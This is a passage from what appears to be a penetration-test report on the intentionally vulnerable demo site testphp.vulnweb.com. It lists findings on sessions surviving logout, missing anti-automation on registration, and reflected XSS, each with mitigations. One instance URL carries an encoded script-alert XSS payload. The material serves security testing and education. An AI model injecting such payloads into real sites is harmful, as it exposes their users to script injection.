- Regularly review and update the X-Frame-Options header to maintain protection against clickjacking attacks.
- Educate developers on the importance of using X-Frame-Options headers to enhance application security.
- Utilize web security scanners or tools to identify and address any missing security headers, including X-Frame-Options.

15. Finding Name: Session Not Invalidate after logout

Finding Observation: During the assessment it was observe that the session invalidate after logout from the application.

This is observed that the Session not expiring after log out.

Instances and Parameters: 1. http://testphp.vulnweb.com/userinfo.php

2. http://testphp.vulnweb.com/logout.php

Proof of Concept:



Figure 15.1: Post login page of the application



Figure 15.2: After logout from the application



Figure 15.3: Post login page request still active after logout from the application

MITIGATIONS:

- Ensure sessions are properly invalidated upon logout to prevent unauthorized access to user accounts.

- Implement server-side code to explicitly destroy session tokens and clear session data upon logout.
- Use secure session management practices to mitigate session hijacking risks.
- Regularly test logout functionality to confirm sessions are invalidated as expected.
- Educate developers on the importance of securely managing session states and implementing proper logout procedures.

16. Finding Name: Insufficient Anti-Automation

Finding Observation: During the assessment it was observe that the application doesn't have the limit for registration.

This is observed that this application doesn't have the anti-automation on register form so attacker can create number of users.

Instances and Parameters: http://testphp.vulnweb.com/secured/newuser.php

Input field: Username

Proof of Concept:



Figure 16.1: User Register form of the application



Figure 16.2: register multiple users in the application due to insufficient anti-automation

MITIGATIONS:

- Implement registration limits to restrict the number of registrations from a single source.
- Utilize CAPTCHA or reCAPTCHA to prevent automated bots from mass registering fake accounts.
- Implement rate limiting to restrict the number of registration attempts within a certain time frame.
- Monitor registration patterns and behavior to detect and mitigate suspicious activities.
- Educate users on the importance of genuine registrations and the consequences of misuse.

17. Finding Name: Reflected XSS

Finding Observation: During the assessment it was observe that the application input fields are reflecting in response and executing the java scripts.

This is observed that this application vulnerable to reflected xss.

Instances and Parameters:

1. http://testphp.vulnweb.com/search.php?test=query
   Input field: search
2. http://testphp.vulnweb.com/listproducts.php?cat=%3Cscript%3Ealert(1)%3C/script%3E
   Input field: Cat
3. http://testphp.vulnweb.com/comment.php
   Input field: Name (comment)
4. http://testphp.vulnweb.com/signup.php

   Input field: Username, Password, Name, Credit card Number, Phone Number, Address

Proof of Concept:



Figure 17.1: In this application input field search vulnerable to Reflected XSS



Figure 17.2: In this application input field Cat vulnerable to Reflected XSS



Figure17.3: In this application Comment input field Name vulnerable to Reflected XSS



Figure 17.4: In this application Register form input field Username vulnerable to Reflected XSS



Figure 17.5: In this application Register form input field Username vulnerable to Reflected XSS



Figure 17.6: In this application Register form input field Password vulnerable to Reflected XSS



Figure 17.7: In this application Register form input field name vulnerable to Reflected XSS



Figure 17.8: In this application Register form input field Email vulnerable to Reflected XSS

